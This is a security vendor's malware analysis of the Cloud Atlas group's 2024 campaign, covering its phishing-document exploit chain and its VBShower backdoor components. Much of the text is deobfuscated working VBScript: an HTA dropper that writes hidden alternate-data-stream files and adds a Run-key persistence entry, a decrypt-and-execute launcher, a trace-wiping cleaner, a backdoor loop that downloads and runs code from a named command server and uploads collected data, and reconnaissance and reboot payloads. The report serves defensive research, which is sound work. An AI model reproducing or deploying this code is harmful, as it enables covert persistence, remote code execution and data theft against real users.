
Cloud Atlas seen using a new tool in its attacks

By Oleg Kupreev

Published: 2024-12-23 · Archived: 2026-04-02 11:32:37 UTC

Introduction

Known since 2014, Cloud Atlas targets Eastern Europe and Central Asia. We're shedding light on a previously undocumented toolset, which the group used heavily in 2024. Victims get infected via phishing emails containing a malicious document that exploits a vulnerability in the formula editor (CVE-2018-0802) to download and execute malware code. See below for the infection pattern.



Typical Cloud Atlas infection pattern

When opened, the document downloads a malicious template formatted as an RTF file from a remote server controlled by the attackers. It contains a formula editor exploit that downloads and runs an HTML Application (HTA) file hosted on the same C2 server. The RTF and HTA downloads are restricted to certain time slots and victim IP addresses: requests are only allowed from target regions.

The malicious HTA file extracts and writes several files to disk that are parts of the VBShower backdoor. VBShower then downloads and installs another backdoor: PowerShower. This infection scheme was originally described back in 2019 and has changed only slightly from year to year.

Previously, Cloud Atlas employed PowerShower to download and run an executable file: a DLL library. This DLL would then fetch additional executable modules (plug-ins) from the C2 server and execute these in memory. Among these plug-ins was one specifically designed to exfiltrate files with extensions of interest to the attackers: DOC, DOCX, XLS, XLSX, PDF, RTF, JPG and JPEG. The plugins were downloaded and their output was uploaded via the WebDAV protocol over public cloud services. Interestingly, after a plug-in was successfully downloaded, the DLL would delete the file from the cloud.

The VBCloud backdoor now replicates the executable file's original capabilities, such as downloading and executing malicious plug-ins, communicating with a cloud server, and performing other tasks. We first detected attacks using this implant in August of last year. Since then, we've observed numerous variations of the backdoor which have helped it to stay under the radar. This new campaign loads VBCloud via VBShower, which also downloads the PowerShower module. PowerShower probes the local network and facilitates further infiltration, while VBCloud collects information about the system and steals files. Below, we use a sample seen in September 2024 as a case study to examine each stage of a Cloud Atlas attack that employs the new toolkit.

Technical details

HTA

The exploit downloads the HTA file via the RTF template and runs it. It leverages the alternate data streams (NTFS ADS) feature to extract and create several files at %APPDATA%\Roaming\Microsoft\Windows\. These files make up the VBShower backdoor.

```
<HTML>
<HEAD>
<TITLE>HTML Tutorial</TITLE>
<style type="text/css">
</style>
<script language="vbscript">
ep9="\Microsoft\Windows\"
Set tNf=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\cimv2")
Set ERb7=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
Set MALYe=tNf.Get("Win32_Process")
ERb7.GetExpandedStringValue &H80000001,"Volatile Environment","APPDATA",ehDNa
wCkt5=ehDNa+ep9+"AppCache028732611605321388.log"
Set oMrB=CreateObject("Scripting.FileSystemObject")
setTimeout "vp0",0,"vbscript"
Sub WpQ6
    MALYe.Create "wscript /B " & Chr(34) & wCkt5&":AppCache028732611605213889292.vbs" & Chr(34)
    self.close
End Sub
Sub vOJr2
    ERb7.SetExpandedStringValue &H80000001,"Software"&ep9&"\CurrentVersion\"&"Run","dmwappushservice","wscript /B " & Chr(34) & "%APPDATA%"&ep9+"AppCache028732611605321388.log:AppCache028732611605321388.vbs" & Chr(34)
    MALYe.Create "wscript /B " & Chr(34) & wCkt5&":AppCache028732611605321388892.vbs" & Chr(34)
    setTimeout "WpQ6",678,"vbscript"
End Sub
Sub vp0
    setTimeout "rld5",0,"vbscript"
End Sub
Sub rld5
    Set erGM4=oMrB.OpenTextFile(wCkt5&":AppCache028732611605321388892.vbs",2,True)
    erGM4.Write "On Error Resume Next"&vbcr&"Set QC=GetObject(""winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv""):QC.GetExpandedStringValue &H80000000,""CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID"",""
    erGM4.Close
    Set erGM4=oMrB.OpenTextFile(wCkt5&":AppCache028732611605321388.vbs",2,True)
    erGM4.Write "On Error Resume Next"&vbcr&"Set QC=GetObject(""winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv""):QC.GetExpandedStringValue &H80000000,""CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID"",""
    erGM4.Close
    Set erGM4=oMrB.OpenTextFile(wCkt5&":AppCache028732611605321388.dat",2,True)
    erGM4.Write "5afe15347alf282835287a083f292f373f7a143f222e6019311c1e6778fe303435466F722054426845 3D3120546F2034353A4578656375746520 6A6845662843 6B46442C61424A62293A4E6578743031334A506C643D22393239322E76223031384A797A413D2250726F
    erGM4.Close
    Set erGM4=oMrB.OpenTextFile(wCkt5&":AppCache028732611605321388892.vbs",2,True)
    erGM4.Write "On Error Resume Next:Set YCc2=GetObject(""winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv""):YCc2.GetExpandedStringValue &H80000000,""CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID"","""",
    erGM4.Close
    setTimeout "vOJr2",600,"vbscript"
End Sub
window.resizeTo 18,19
window.moveTo -272,-285
</script>
</HEAD>
</HTML>
```

Sample HTA content

Below are the VBShower components loaded by the HTA dropper.

File name	Description

AppCache028732611605321388.log:AppCache02873261160532138892.vbs	VBShower Launcher (copy)
AppCache028732611605321388.log:AppCache028732611605321388.vbs	VBShower Launcher
AppCache028732611605321388.log:AppCache028732611605321388.dat	Encrypted VBShower backdoor
AppCache028732611605321388.log:AppCache0287326116053213889292.vbs	VBShower Cleaner

After the download is complete, the malware adds a registry key to auto-run the VBShower Launcher script.

```
"Software\Microsoft\Windows\\CurrentVersion\Run","dmwappushservice","wscript /B
"%APPDATA%\Roaming

\Microsoft\Windows\AppCache028732611605321388.log:AppCache028732611605321388.vbs"
```

The backdoor also launches further scripts: VBShower Launcher (copy) and VBShower Cleaner.

```
wscript /B "%APPDATA%\Roaming

\Microsoft\Windows\AppCache028732611605321388.log:AppCache02873261160532138892.vbs
```

```
wscript /B "%APPDATA%\Roaming

\Microsoft\Windows\AppCache028732611605321388.log:AppCache0287326116053213889292.vbs
```

The attackers create custom HTA files for each victim, so the names of the scripts and registry keys are mostly unique. For example, we have seen intertwine used as a name template, while the file names themselves looked as follows.

- *“intertwine.ini:intertwineing.vbs”;*
- *“intertwine.ini:intertwineinit.vbs”;*
- *“intertwine.ini:intertwine.vbs”;*
- *“intertwine.ini:intertwine.con”.*

VBShower

VBShower::Launcher

This script acts as a loader, responsible for reading and decrypting the contents of AppCache028732611605321388.log:AppCache028732611605321388.dat, before using the Execute() function to

pass control to that file.

```
On Error Resume Next
Set QC=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
QC.GetExpandedStringValue &H80000000,"CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID","",MGmfHi3
Set aD=CreateObject(MGmfHi3)
wVJzy4=Chr(Asc("f")-2)+Chr(Asc("d")-3)+Chr(Asc("k")+9)
kkRvrga=Split(WScript.ScriptFullName,"\")
aVNeVKa=kkRvrga(UBound(kkRvrga))
qgmrX3=Replace(aVNeVKa,"92","",1,1,0)
aVNeVKa=Left(qgmrX3,Len(qgmrX3)-3)
KWSEJo6=aD.GetParentFolderName(WScript.ScriptFullName)
If aD.FileExists(KWSEJo6+Chr(92)+aVNeVKa+wVJzy4) Then
Set XkoINB=aD.OpenTextFile(KWSEJo6&Chr(92)&aVNeVKa&wVJzy4)
LKocHH3=XkoINB.ReadAll
PXVhbTE=Mid(LKocHH3,3,2)
LB=Mid(LKocHH3,1,2)
cCEsQl3=True
For i=5 To Len(LKocHH3) Step 2
    ECCtJ3=Mid(LKocHH3,i,2)
    Do
        If ECCtJ3=PXVhbTE Then
            cCEsQl3=NOT cCEsQl3:ECCtJ3=" "
            Exit Do
        End If
        If cCEsQl3 Then
            ECCtJ3=Chr("&H" & LB Xor "&H" & ECCtJ3)
        End If
    Loop While False
    bmhxhx2=bmhxhx2+ECCtJ3
Next
XkoINB.Close()
Execute bmhxhx2
End If
```

Sample VBShower Launcher content

VBShower::Cleaner

This script is designed to clear the contents of all files inside the \Local\Microsoft\Windows\Temporary Internet Files\Content.Word\ folder by opening each in write mode. While the files persist, their contents are erased. This is how the Trojan covers its tracks, removing malicious documents and templates it downloaded from the web during the attack.

The script uses the same method to erase both its own contents and the contents of the VBShower Launcher copy, which is used solely for the malware's first run.

```
On Error Resume Next
Set YCc2=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
YCc2.GetExpandedStringValue &H80000000,"CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID","",rK1A
Set FfSb=CreateObject(rK1A)
FfSb.OpenTextFile WScript.ScriptFullName,2,True
FfSb.OpenTextFile Replace(WScript.ScriptFullName,"92","",1,1,0),2,True
Set Fqd1=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
Fqd1.GetExpandedStringValue &H80000001,"Volatile Environment","APPDATA",UFF
WOHG3="\Temporary Internet Files\Content.Word\"
jn8="\..\Local\Microsoft\Windows"
If FfSb.FolderExists("%APPDATA%\..\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\") Then
    BAmM4="%APPDATA%\..\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\"
End If
If vbString=VarType(BAmM4) Then
    Set YMId=FfSb.GetFolder(BAmM4)
    Do
            If YMId.Size=0 Then
                Exit Do
            End If
            Set mEC=YMId.Files
            For each BIgN0 in mEC
                FfSb.OpenTextFile BIgN0,2,True
                Next
            Wscript.Sleep 507
    Loop While True
End If
```

Sample VBShower Cleaner content

VBShower::Backdoor

The backdoor's payload is contained encrypted within a DAT file.

```
5afe15347a1f282835287a083f292f373f7a143f222e6019311c1e6778fe303435466F72205
44268453D3120546F2034353A45786563757465206A68456628436B46442C61424A62293A4E
65787430313334A506C643D223932393322E76223031384A797A413D2250726F7879536572766
5722230313O4B7957443D2252756E22303538524565653D22434C5349445C7B383864393661
30622D663139322D313164342D613635662D303034303933633323531653357D5C50726F67494
422303234524F69633D22496E7465726E657420536574746965674773223031315178544330D22
2E766273223030394B4E69413D223932223033356278496430D2225415050444154412550C4D6
963726F736F66745C57696E646F77735C22303138466C76443D22777363726970742O2F4220
223030396C6372373D222E762230363948667563 3D222C206C696B65204765636B6F2920436
8726F6D652F3132372E302E302E302053616666172692F3533372E33362O4564672F3132372E
302E323533352E393222303130564F4B633D22474554223O323742594E383D22566F6C61746
96C6520456E7669726F6E6D656E74223031316144763 73D222E746D702230313753537A323D
22557365722D4167656E74223032336257796 33D22646D776170707573687365727669636 52
2303138626A4B303D2250726F7879456E61626C6522303137456661393D2255534552444F4D
41494F223031392O6E2A353D2241444F44422F5324726561 6D223031314564463 53D22504F5
```

Encrypted VBShower backdoor

VBShower::Launcher goes through several stages to decrypt the backdoor.

```
On Error Resume Next
CkFD=" 303435466F7220544268453D3120546F2034353A45786563757465 20
1444F44422E53747265616D223031314564463 53D22504F5354223039314472
E6765744F7074696F6E2832293A7A322E7365744F7074696F6E20322C54633A
C6565702031323834363230353956302O3D2062784964202620435374722852
2656174654F626A65637428706E7A35293A6A332E4F70656E3A6A332E547970
aBJb=2
Execute jhEf(CkFD,aBJb)
Function jhEf(ppo5,ByRef MFu7)
    pNSB=CInt(Bjo3(Mid(ppo5,MFu7),6))*2
    jhEf=Mid(Bjo3(Mid(ppo5,MFu7),pNSB+6),4)
    MFu7=MFu7+pNSB+6
    WScript.Sleep 100
End Function
Function Bjo3(cSB1,Uzh1)
    ReDim ofYf(Uzh1)
    CFi9=2048
    CFi9=1
    For wyAd=1 To Uzh1 Step 2
        ofYf(wyAd)=Chr(CInt(Chr(38)+"H"+Mid(cSB1,wyAd,2)))
    Next
    Bjo3=Join(ofYf,String(0,0))
End Function
```

First decrypted layer of VBShower Backdoor

```
QC.GetExpandedStringValue &H80000000,"CLSID\{88d96a0b-f192-11d4-a65f-0040963251e5}\ProgID","",qA
Set z2=CreateObject(qA):Tc=z2.getOption(2):z2.setOption 2,Tc
i7="https://riamir.net/wp-content/uploads/elementor/css/post-16.css?ver=1671731007/pamir"
B6="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ("
QC.GetExpandedStringValue &H80000001,"Software\Microsoft\Windows\CurrentVersion\Internet Settings","ProxyServer",A8
VB=Replace(WScript.ScriptFullName,".v","9292.v",1,1,0)
QC.GetDWORDValue &H80000001,"Software\Microsoft\Windows\CurrentVersion\Internet Settings","ProxyEnable",Ge
yd=Replace(WScript.ScriptFullName,".vbs",".tmp",1,1,0)
If ((VarType(A8) <> vbNull) And (Ge = 1)) Then:z2.setProxy 2, A8:End If
QC.GetExpandedStringValue &H80000001,"Volatile Environment","USERDOMAIN",DA
If ((VarType(DA) <> vbNull)) Then:B6=B6+DA:End If:WScript.Sleep 128462
V0 = "%APPDATA%\Microsoft\Windows\" & CStr(Replace(Wscript.ScriptName,"92","",1,1,0))
Do
    QC.GetExpandedStringValue &H80000001,"Software\Microsoft\Windows\CurrentVersion\Run","dmwappushservice",Fb
    If ((VarType(Fb) = vbNull)) Then
        QC.SetExpandedStringValue &H80000001,"Software\Microsoft\Windows\CurrentVersion\Run","dmwappushservice","wscript /B " & Chr(34) & V0 & Chr(34)
    End If
    On Error Resume Next
    z2.Open "GET",i7,False:z2.SetRequestHeader "User-Agent",B6+", like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.2535.92"
    z2.Send
    If z2.Status=200 Then
        wb=z2.responseText
        If Len(wb) < 1048576 Then
            m5=" "
            For i=1 To Len(wb) Step 2
                G6=Mid(wb,i,2)
                c8=Chr("&H" & G6 Xor "&H" & LB)
                m5=m5+c8
            Next
            Execute m5
        Else
            Set j3=CreateObject("ADODB.Stream"):j3.Open:j3.Type=1:j3.Write z2.responseBody:j3.SaveToFile VB,2:j3.Close
            GetObject("winmgmts:{impersonationLevel=impersonate}!\root\cimv2:Win32_Process").Create "wscript /B " & Chr(34)+VB+Chr(34):Wscript.Sleep 52618
            aD.OpenTextFile VB,2,True
        End If
    End If
    Wscript.Sleep 52618
    If aD.FileExists(yd) Then
        If aD.GetFile(yd).Size > 0 Then
            Set XB=aD.OpenTextFile(yd,1)
            z2.Open "POST",i7,False
            z2.SetRequestHeader "User-Agent",B6+", like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.2535.92"
            z2.Send XB.ReadAll():XB.Close()
            aD.OpenTextFile yd,2,True
        End If
    End If
    Randomize
    WScript.Sleep 2131234+Int(Rnd*8454)
Loop
```

Fully decrypted and deobfuscated VBShower Backdoor content

The VBShower backdoor then runs in memory, subsequently performing several operations in a loop.

- Check for the autorun registry key and restore it if missing.
- Attempt to download additional encrypted VB scripts from the C2 server and run these. If the downloaded data is larger than 1 MB, the module saves the script to disk inside alternate data streams (NTFS ADS) and runs it with the help of the “wscript” utility. Otherwise, it runs the script in the current context.
- If an alternate data stream contains a TMP file, the backdoor sends it to the C2 server with a POST request. The additional scripts downloaded from the C2 use the TMP file to store their output.

VBShower::Payload

We were able to detect and analyze a number of scripts downloaded and executed by the VBShower backdoor.

VBShower::Payload (1)

The first script we found does the following.

- Gets the domain, username and computer.
- Gets the names and values of the registry keys in the SOFTWARE\Microsoft\Windows\CurrentVersion\Run branch.
- Gets information about the file names and sizes in the following folders:
    - %AppData%;
    - %AllUsersProfile%;

    - %AllUsersProfile%\Canon;
    - %AllUsersProfile%\Intel;
    - %AllUsersProfile%\Control;
    - %AllUsersProfile%\libs;
    - %AllUsersProfile%\Adobe;
    - %AllUsersProfile%\Yandex;
    - %AllUsersProfile%\Firefox;
    - %AllUsersProfile%\Edge;
    - %AllUsersProfile%\Chrome;
    - %AllUsersProfile%\avp.
- Gets the names of running processes, their start dates and the commands that started them.
- Gets a list of scheduler tasks by running cmd.exe /c schtasks /query /v /fo LIST.

All data collected this way is saved in a TMP alternate data stream and forwarded to the C2 server by the VBShower::Backdoor component.

The paths listed above (%AllUsersProfile%\<subfolder>) are used for installing the VBCloud backdoor. The steps performed by the script are most likely needed to check if the backdoor is present and installed correctly.

```
On Error Resume Next
v_buff = ""
Set v_hook=GetObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
v_hook.Run Cool&""&"cmd.exe /c powershell ""[io.file]::WriteAllText('C:\ProgramData\init.txt', 'init')""",0.0001:WScript.Sleep 20000
Set v_ntw=CreateObject("WScript.Network"):v_buff=v_ntw.UserDomain&"#"&v_ntw.ComputerName&"#"&v_ntw.UserName&Chr(124):v_buff=v_buff&Chr(10):v_t1=&H80000001
Set v_reg=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
If v_reg.EnumValues(v_t1,"SOFTWARE\Microsoft\Windows\CurrentVersion\Run",v_t2,v_t3)=0 Then
if isArray(v_t2) then
    for v_t4=0 to UBound(v_t2)
        v_reg.GetExpandedStringValue v_t1,"SOFTWARE\Microsoft\Windows\CurrentVersion\Run",v_t2(v_t4),v_t5
        v_buff=v_buff&Chr(10)&v_t2(v_t4)&"#"&v_t5&Chr(124)
    next
end if:End If
Set v_fso = CreateObject("Scripting.FileSystemObject")
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AppData%")):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"AppDt:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"AllUsrsPrfl:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Canon"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Canon:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Intel"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Intel:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Control"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Control:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\libs"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"libs:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Adobe"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Adobe:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Yandex"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Yandex:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Firefox"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Firefox:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Edge"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Edge:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\Chrome"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"Chrome:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_f12 = vbNull
Set v_f12=v_fso.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%AllUsersProfile%")+"\avp"):If v_f12 <> vbNull Then:v_buff=v_buff&Chr(10)&Chr(10)&"avp:"
Set v_ff=v_f12.Files:For each v_fc in v_ff:v_buff=v_buff&Chr(10)&v_fc.Name&"~"&v_fc.Size&Chr(124):Next:End If:v_buff=v_buff&Chr(10)
Set v_cimv=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\cimv2")
For Each v_pr in v_cimv.ExecQuery("SELECT * FROM Win32_Process"):v_buff=v_buff&Chr(10)&Left(v_pr.CreationDate,14)&"#"&v_pr.Caption&"#"&v_pr.CommandLine&Chr(124):Next
v_fso.OpenTextFile(Replace(WScript.ScriptFullName,".vbs",".tmp",1,1,0),8,True).Write(v_buff).Close()
loku=Replace(WScript.ScriptFullName,".vbs",".tmp",1,1,0):v_hook.Run Cool&""&"cmd.exe /c schtasks /query /v /fo LIST >> "&loku,0.0001
```

Decrypted and deobfuscated contents of script 1

VBShower::Payload (2)

The second script reboots the system.

```
On Error Resume Next
Set OpSysSet = GetObject("winmgmts:{authenticationlevel=Pkt,(Shutdown)}").ExecQuery("select * from Win32_OperatingSystem where Primary=true")
for each OpSys in OpSysSet
    retVal = OpSys.Reboot()
next
```

Decrypted and deobfuscated contents of script 2

VBShower::Payload (3)

A further script downloads a ZIP archive, extracts it into the %TMP% directory, and collects the names and sizes of downloaded files to then send an extraction report to the C2. This is done to verify that the files were received and unpacked.

```
On Error Resume Next
Wscript.Sleep(10000)
Set gr=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
gr.GetExpandedStringValue &H80000000,"CLSID\{88d96a0b-f192-11d4-a65f-0040963251e5}\ProgID","",tn
Set tnjb=CreateObject(tn)
nov=tnjb.getOption(2)
tnjb.setOption 2,nov
st="Software\Microsoft\Windows\CurrentVersion\"
gr.GetExpandedStringValue &H80000001,st & "Internet Settings","ProxyServer",pxsrv
gr.GetDWORDValue &H80000001,st & "Internet Settings","ProxyEnable",pxon
If ((VarType(pxsrv) <> vbNull) And (pxon = 1)) Then
    tnjb.setProxy 2, pxsrv
End If
tnjb.Open "GET","https://                                                    ",false
tnjb.SetRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.2.0.0"
tnjb.Send
If tnjb.Status=200 Then
    Set ts=CreateObject("ADODB.Stream")
    ts.Open
    ts.Type=1
    ts.Write tnjb.responseBody
    nf=WScript.ScriptFullName
    zipArch=Replace(Mid(nf,1,Instr(1,nf,"i:",1)),".ini",".zip",1,1)
    ts.SaveToFile zipArch,2
    ts.Close
    Set ShellApp = CreateObject("Shell.Application")
    Set objDestFolder = ShellApp.NameSpace(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%TMP%"))
    Set objSrcFolder = ShellApp.NameSpace(zipArch)
    Const owa = &H14&
    objDestFolder.CopyHere objSrcFolder.Items, owa
    Set bf=CreateObject("Scripting.FileSystemObject")
    bf.DeleteFile zipArch
    Wscript.Sleep(10000)
    Set f=bf.GetFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%TMP%")+"\PN")
    Set ff = f.Files
    t3=""
    For each fc in ff
        t3 = t3&"#"&fc.Name&"-"&fc.Size
    Next
    bf.OpenTextFile(Replace(WScript.ScriptFullName,".vbs",".local",1,1,0),2,True).Write(t3).Close()
End If
```

